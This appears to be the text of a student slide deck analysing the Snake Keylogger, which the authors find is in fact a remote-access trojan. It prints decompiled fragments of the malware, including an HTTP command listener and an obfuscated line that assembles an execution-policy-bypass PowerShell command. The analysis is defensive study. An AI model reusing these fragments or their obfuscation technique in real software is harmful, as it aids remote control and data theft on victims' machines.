Snake Keylogger

Jake Danson, Theron Hawley, Josh Danson

Introduction of snake keylogger

- Keylogger written in .net
- Also steals other data such as clipboard and browser data
- Finally takes screenshots
- Can be bought online
- Popular for phishing attacks
- Often from a infected docx or pdf file
- Many variants are out there

Tools We Used

- VS code
- Visual Studio 2022
- DN Spy
- Ghidra
- .NET framework
- VMWare
- Open source intelligence

Microsoft®
.NET

OSINT

vmware®

Methodology

- Find the entry point
- Follow the function calls
- Wrote code based on our understanding
- Stepped through the dummy program to get the decrypted malicious file
- Converted that byte array to an executable file

Issues

- Antivirus
- .NET versioning issues
- Malware Code is encrypted

agam.Properties.Resources.resources X

```
1  // 0x00001388: agam.Properties.Resources.resources (204008 bytes, Embedded, Private)
2  Save
3
4  // 0x0000145B: SpaceTeam = 203792 bytes
5
```

Demo of decrypting malware


https://youtu.be/CIyTjRYdeqs

Effects

- This is a RAT
- Runs a web service
- Allows the user to capture screenshots
- Ability to upload and execute code remotely

Command & Control

- Creates a web server and pokes a hole in the firewall
- The hacker can browse to the computer and run commands and receive information from/on the computer




```
// Token: 0x0600009A RID: 154 RVA: 0x00003D20 File Offset: 0x00001F20
0 references
public void run()
{
    HttpListener httpListener = new HttpListener();
    httpListener.Prefixes.Add(string.Format("http://*:{0}/", this.port));
    httpListener.Start();
    while (httpListener.IsListening)
    {
        HttpListenerContext context = httpListener.GetContext();
        string absolutePath = context.Request.Url.AbsolutePath;
        bool flag = false;
        foreach (WebServerCommandBase webServerCommandBase in this.commands)
        {
            bool flag2 = webServerCommandBase.Path.IsMatch(absolutePath);
            if (flag2)
            {
                webServerCommandBase.execute(context);
                flag = true;
```

Commands

- There's a list of commands that can be run from the web interface

Notably:

- Uploading files
- Running scripts
- Executing powershell commands
- Taking screenshots



Other Interesting Findings


- Attempting to hide itself in a companies internal software
- The main program decrypts a dll file that is the malicious code
- Not really a keylogger actually a RAT
- Used chinese characters and then replaced them

```
0 references
internal class Program
{
    // Token: 0x06000040 RID: 64 RVA: 0x00002E74 File Offset: 0x00001074
    0 references
    private static int Menu()
    {
        string text;
        bool flag;
        do
        {
            Console.WriteLine("Welcome to AgaMacolet!");
            Console.WriteLine("1 - Enter a new costumer to the store.");
            Console.WriteLine("2 - Enter X of new costumers to the store.");
            Console.WriteLine("3 - Show the customers in the store.");
            Console.WriteLine("4 - To create a new cashier.");
            Console.WriteLine("5 - Show purchases record at cash registers");
            Console.WriteLine("6 - Show cashier activation logs at cash registers");
            Console.WriteLine("7 - Old customer has a corona");
            Console.WriteLine("8 - Customer exit the store.");
            Console.WriteLine("9 - Switch between Cashiers");
            Console.WriteLine("10 - Check if cashier ia able to work");
            Console.WriteLine("11 - Exit");
            text = Console.ReadLine();
            flag = (text == "1" || text == "2" || text == "3" || text == "4" || text == "
        }
        while (!flag);
        return Convert.ToInt32(text);
```

```
string str = string.Concat(new string[]
{
    "鑽日難金女月十竹中C鑽日難金女月十竹中o鑽日難金女月十竹中p鑽日難金女月十竹中y鑽日難金女月十竹中-鑽日難金女月十竹中I鑽日難金女月十竹中t鑽日難金女月十竹中e鑽日難金女月十竹中m".Replace("鑽日難金女月十竹中", ""),
    " '",
    IDBase.JOJOZ,
    "' '",
    text,
    "'"
});
QsJAksvOJQZGMrkQGUrJCZfDxJspOiApOTEDEDQQQBBEDh.ExecsTARTuP("鑽日難金女月十竹中-鑽日難金女月十竹中E鑽日難金女月十竹中x鑽日難金女月十竹中e鑽日難金女月十竹中c鑽日難金女月十竹中u鑽日難金女月十竹中t鑽日難金女月十竹中i鑽日難金女月十竹中o鑽日難金女月十竹中n鑽日難金女月十竹中P鑽日難金女月十竹中o鑽日難金女月十竹中l鑽日難金女月十竹中i鑽日難金女月十竹中c鑽日難金女月十竹中y鑽日難金女月十竹中 鑽日難金女月十竹中B鑽日難金女月十竹中y鑽日難金女月十竹中p鑽日難金女月十竹中a鑽日難金女月十竹中s鑽日難金女月十竹中s鑽日難金女月十竹中 鑽日難金女月十竹中-鑽日難金女月十竹中c鑽日難金女月十竹中o鑽日難金女月十竹中m鑽日難金女月十竹中m鑽日難金女月十竹中a鑽日難金女月十竹中n鑽日難金女月十竹中d".Replace("鑽日難金女月十竹中", "") + " " + str);
Thread.Sleep(1000);
```

The creators

We happened to find the list of the GAiA members who seem to be the creators of this piece of malware



Questions?